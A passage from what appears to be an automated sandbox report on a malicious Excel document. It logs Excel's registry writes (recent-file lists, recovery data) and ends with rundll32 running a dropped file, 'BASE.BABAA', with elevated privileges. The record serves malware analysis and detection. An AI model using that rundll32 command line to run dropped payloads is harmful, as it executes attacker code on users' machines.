00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC716	EC716	binary	04 00 00 00 F0 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 E7 36 5D 45 7A 07 D7 01 16 C7 0E 00 16 C7 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC793	EC793	binary	04 00 00 00 F0 07 00 00 47 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 53 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 34 00 33 00 34 00 39 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 4A A3 72 45 7A 07 D7 01 93 C7 0E 00 93 C7 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	ix2	binary	69 78 32 00 F0 07 00 00 02 00 00 00 00 00 00 00 C8 00 00 00 01 00 00 00 62 00 00 00 5A 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 34 00 33 00 34 00 39 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 34 00 33 00 34 00 39 00 00 00	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3D9D	F3D9D	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA 9E 5D 57 7A 07 D7 01 9D 3D 0F 00 9D 3D 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F41D1	F41D1	binary	04 00 00 00 F0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FA 9E 5D 57 7A 07 D7 01 D1 41 0F 00 D1 41 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2344 Parent PID: 2032

General

Start time:	03:19:38
Start date:	20/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0xffba0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	64	success or wait	1	FFBA27D0	ReadFile
C:\Users\user\BASE.BABAA	unknown	264	success or wait	1	FFBA281C	ReadFile

Analysis Process: rundll32.exe PID: 2296 Parent PID: 2344

General

Start time:	03:19:38
Start date:	20/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0x980000
File size:	44544 bytes
